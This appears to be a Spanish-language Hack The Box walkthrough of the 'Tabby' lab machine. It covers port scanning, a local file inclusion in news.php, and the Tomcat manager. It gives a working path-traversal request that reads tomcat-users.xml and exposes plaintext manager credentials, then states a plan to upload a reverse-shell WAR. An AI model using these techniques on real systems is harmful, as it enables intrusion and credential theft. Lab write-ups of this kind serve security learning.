




Tabby

HTB MÁQUINA TABBYY

Viendo las características de la Máquina, nos damos cuenta que tiene una puntuación de 4.1, es una maquina linux y vemos que está en la categoría de Nivel Fácil.



- **User:**

Lo primero que realizamos es un escaneo de todos los puertos y nos encontramos que tiene el puerto 22 abierto, bajo el servicio ssh, el puerto 80 con un servicio http y además tiene el puerto 8080 abierto corriendo Apache Tomcat así que vamos a ver que nos encontramos en estos puertos


```
[root@angussMoody]~/home/angussmoody/hackthebox/Tabby-10.10.10.194
#cat nmap.txt
# Nmap 7.80 scan initiated Sat Jun 20 02:50:40 2020 as: nmap -p- -sSCV --min-rate 5000 -n -o nmap.txt 10.10.10.194
Nmap scan report for 10.10.10.194
Host is up (0.18s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp  open  http     Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Sat Jun 20 02:51:17 2020 -- 1 IP address (1 host up) scanned in 37.32 seconds
```




Tabby

El primer Puerto que vamos a investigar es el Puerto 80 donde nos encontramos con una página llamada Mega Hosting y cuenta con varios links, pasando el cursor por cada uno de estos links, nos encontramos en la parte inferior izquierda que si vamos a news este nos llevará a una página web, donde está realizando una llamada a una variable llamada file.



Ya estando en el link, vemos que nos hace una redirección a megahosting.htb






Tabby

Así que lo agregamos a /etc/hosts

```
/bin/bash (como superusuario)
/bin/bash
GNU nano 4.9.2 /etc/hosts Modificado
127.0.0.1 localhost
127.0.1.1 angussMoody
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb
10.10.10.194 megahosting.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Ver ayuda ^O Guardar ^W Buscar ^K Cortar ^J Justificar
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar ^T Ortografía
```



Y ya podemos visualizar la página que de entrada no nos da mucha información, pero como está haciendo el llamado de esa variable podemos pensar en un ataque de LFI o RFI

(<https://www.welivesecurity.com/la-es/2015/01/12/como-functiona-vulnerabilidad-local-file-inclusion/>)

Realizamos una prueba de lectura de uno de los archivos, como sabemos que es una máquina Linux vamos a tratar de leer passwd y con esta prueba nos damos cuenta que la máquina es Vulnerable a LFI





Tabby

Ahora sabemos que podemos leer archivos, pero en este punto no tenemos claro si esta vulnerabilidad nos pueda ayudar a la explotación de la página, vamos a seguir enumerando la página para ver con que nos encontramos, como vimos en el escaneo de puertos, vemos que está corriendo tomcat en el puerto 8080

The screenshot shows a Mozilla Firefox browser window with the title "Apache Tomcat - Mozilla Firefox". The address bar shows the URL "10.10.10.194:8080". The page content includes a navigation bar with links like "Getting Started", "Start", "Parrot OS", "Community", "Docs", "Git", "CryptPad", "Privacy", "Pentest", "Learn", and "Donate". The main content area has the heading "It works !" and a congratulatory message. It also provides information about the default Tomcat home page location, installation details, and links to various web applications like "tomcat9-docs", "tomcat9-examples", and "tomcat9-admin".

Dando una leída a lo que nos encontramos, vemos que tiene varios links en los cuales podemos buscar algún tipo de información, uno de ellos nos lleva a un formulario de inicio de sesión.


The screenshot shows the same browser window as before, but now displaying the "Authentication Required - Mozilla Firefox" dialog box. The dialog box has a title bar and a message: "http://10.10.10.194:8080 is requesting your username and password. The site says: 'Tomcat Manager Application'". Below the message, there are input fields for "User Name:" and "Password:". At the bottom of the dialog, there are "Cancel" and "OK" buttons. The background of the browser window shows the same "It works !" page as in the previous screenshot.

Intentamos ingresar con datos por defecto, pero no obtenemos nada.




Tabby

Así que le damos cancelar para seguir con la enumeración y este nos realiza una redirección en donde nos da lo que al parecer son las credenciales, como lo vimos en una máquina anterior



Pero este no es el caso, estas no son las credenciales para iniciar sesión en este punto, necesitamos seguir enumerando.


Si seguimos con la enumeración en el puerto 8080 vemos que tenemos dos datos interesantes, el primero nos da la ruta /usr/share/tomcat9 y el segundo dato nos da el nombre de un archivo llamado tomcat-users.xml que si investigamos un poco de que trata este archivo, no encontramos que este contiene el usuario y la password en texto plano.






Tabby

Ahora que tenemos esa información, debemos encontrar la forma de leer ese archivo y para eso vamos a hacer uso de la vulnerabilidad que hemos encontrado **LFI**, para esto vamos a hacer uso de la herramienta burpSuite, activamos el proxy en nuestro navegador e interceptamos el tráfico de esta consulta, una vez lo tenemos le damos click derecho y le damos en Send to Repeater, o simplemente damos Ctrl+R



Como la página nos dice en la información que vemos en el puerto 8080 tenemos una ruta de instalación en /usr/share/tomcat9 y nos dice que el archivo lo podemos leer en /etc/tomcat9/tomcat-users.xml



Pero cuando vamos a esta ruta, no encontramos nada, así que investigando un poco, no encontramos con esta página (<https://packages.debian.org/sid/all/tomcat9/filelist>) que nos dice que el archivo se puede encontrar en esta ruta /usr/share/tomcat9/etc/tomcat-users.xml



Tabby

Send Cancel < >

Target: http://10.10.10.194

Request

Raw Params Headers Hex

```
1 GET /news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml
2 HTTP/1.1
3 Host: 10.10.10.194
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
```

Response

Raw Headers Hex Render

```
13 this work for additional information regarding copyright ownership.
14 The ASF licenses this file to You under the Apache License, Version 2.0
15 (the "License"); you may not use this file except in compliance with
16 the License. You may obtain a copy of the License at
17 http://www.apache.org/licenses/LICENSE-2.0
18
19 Unless required by applicable law or agreed to in writing, software
20 distributed under the License is distributed on an "AS IS" BASIS,
21 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
22 See the License for the specific language governing permissions and
23 limitations under the License.
24
25
26 <tomcat-users xmlns="http://tomcat.apache.org/xml"
27 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
28 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
29 version="1.0">
30
31 <!--
32 NOTE: By default, no user is included in the "manager-gui" role required
33 to operate the "/manager/html" web application. If you wish to use this app,
34 you must define such a user - the username and password are arbitrary. It is
35 strongly recommended that you do NOT use one of the users in the commented out
36 section below since they are intended for use with the examples web
37 application.
38 -->
39 <!--
40 NOTE: The sample user and role entries below are intended for use with the
41 examples web application. They are wrapped in a comment and thus are ignored
42 when reading this file. If you wish to configure these users for use with the
43 examples web application, do not forget to remove the <!-- ... --> that surrounds
44 them. You will also need to set the passwords to something appropriate.
45 -->
46 <role rolename="tomcat"/>
47 <role rolename="role1"/>
48 <user username="tomcat" password="must-be-changed" roles="tomcat"/>
49 <user username="both" password="must-be-changed" roles="tomcat,role1"/>
50 <user username="role1" password="must-be-changed" roles="role1"/>
51 -->
52 <role rolename="admin-gui"/>
53 <role rolename="manager-script"/>
54 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
55
56 </tomcat-users>
```



Y de esta manera podemos leer el archivo de los usuarios que nos muestra un usuario llamado tomcat y su password, así que vamos a tratar de iniciar sesión en manager en el link que vimos anteriormente y de esta manera tenemos un acceso exitoso.

/host-manager - Mozilla Firefox

/host-manager

10.10.10.194:8080/host-manager/html

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donate

Tomcat Virtual Host Manager

Message: OK

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status
--------------------	------------------------	-------------------	---------------

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:

Aliases:

App base:

AutoDeploy ☒

DeployOnStartup ☒

DeployXML ☒

UnpackWARs ☒

Manager App ☒

CopyXML ☐

Add



Tabby

Apache Tomcat 9 (9.0.31) - Manager App How-To - Mozilla Firefox

10.10.10.194:8080/manager/status

Getting Started | Start | Parrot OS | Community | Docs | Git | CryptPad | Privacy | Pentest | Learn | Donate

APACHE SOFTWARE FOUNDATION

Server Status

Manager

List Applications | HTML Manager Help | Manager Help | Complete Server Status

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/9.0.31 (Ubuntu)	11.0.7+10-post-Ubuntu-3ubuntu1	Ubuntu	Linux	5.4.0-31-generic	amd64	tabby	127.0.1.1

OS

Physical memory: 1987.52 MB Available memory: 606.60 MB Total page file: 2047.99 MB Free page file: 2047.99 MB Memory load: 70
Process kernel time: 6.02 s Process user time: 59.37 s

JVM

Free Memory: 112.96 MB Total Memory: 198.00 MB Max Memory: 498.00 MB

Memory Pool	Type	Initial	Total	Maximum	Used
G1 Eden Space	Heap memory	8.00 MB	118.00 MB	-0.00 MB	70.00 MB
G1 Old Gen	Heap memory	24.00 MB	74.00 MB	498.00 MB	8.06 MB (1%)
G1 Survivor Space	Heap memory	0.00 MB	6.00 MB	-0.00 MB	6.00 MB
CodeHeap 'non-nmethods'	Non-heap memory	2.43 MB	2.43 MB	5.55 MB	1.17 MB (21%)
CodeHeap 'non-profiled nmethods'	Non-heap memory	2.43 MB	3.75 MB	117.22 MB	3.73 MB (3%)
CodeHeap 'profiled nmethods'	Non-heap memory	2.43 MB	12.56 MB	117.21 MB	12.42 MB (10%)
Compressed Class Space	Non-heap memory	0.00 MB	2.74 MB	1024.00 MB	2.36 MB (0%)
Metaspace	Non-heap memory	0.00 MB	26.99 MB	-0.00 MB	25.93 MB

"http-nio-8080"

Max threads: 200 Current thread count: 10 Current threads busy: 1 Keep alive sockets count: 1
Max processing time: 5400 ms Processing time: 15.173 s Request count: 3741 Error count: 3660 Bytes received: 0.00 MB Bytes sent: 2.97 MB

Stage	Time	Bytes Sent	Bytes Recv	Client (Forwarded)	Client (Actual)	VHost	Request
S	2 ms	0 KB	0 KB	10.10.14.27	10.10.14.27	10.10.10.194	GET /manager/status HTTP/1.1

Enumeramos muy detenidamente la página, esperando encontrar algo que nos permita realizar una escalada a un usuario, para nuestra flag.

En la parte de Manager Help nos encontramos con un artículo que nos dice que podemos cargar un archivo war de forma remota, así que con esta información sabemos que podemos tratar de subir un archivo malicioso con una reverse Shell y para esto vamos a hacer uso de la herramienta msfvenom

Apache Tomcat 9 (9.0.31) - Manager App How-To - Mozilla Firefox

traductor - Buscar con G

10.10.10.194:8080/docs/manager-howto.html

Deploy A New Application Archive (WAR) Remotely

`http://localhost:8080/manager/text/deploy?path=/foo`

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The `.WAR` file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

URL parameters include:

- update**: When set to true, any existing update will be undeployed first. The default value is set to false.
- tag**: Specifying a tag name, this allows associating the deployed webapp with a tag or label. If the web application is undeployed, it can be later redeployed when needed using only the tag.
- config**: URL of a Context configuration ".xml" file in the format `file:/absolute/path/to/a/context.xml`. This must be the absolute path of a web application Context configuration ".xml" file which contains the Context configuration element.

NOTE - This command is the logical opposite of the `/undeploy` command.

If installation and startup is successful, you will receive a response like this:

OK - Deployed application at context path /foo

Otherwise, the response will start with **FAIL** and include an error message. Possible causes for problems include:

- Application already exists at path /foo**
The context paths for all currently running web applications must be unique. Therefore, you must undeploy the existing web application using this context path, or choose a different context path for the new one. The `update` parameter may be specified as a parameter on the URL, with a value of `true` to avoid this error. In that case, an undeploy will be performed on an existing application before performing the deployment.
- Encountered exception**
An exception was encountered trying to start the new web application. Check the Tomcat logs for the details, but likely explanations include problems parsing your `/WEB-INF/web.xml` file, or missing classes encountered when initializing application event listeners and filters.



Tabby

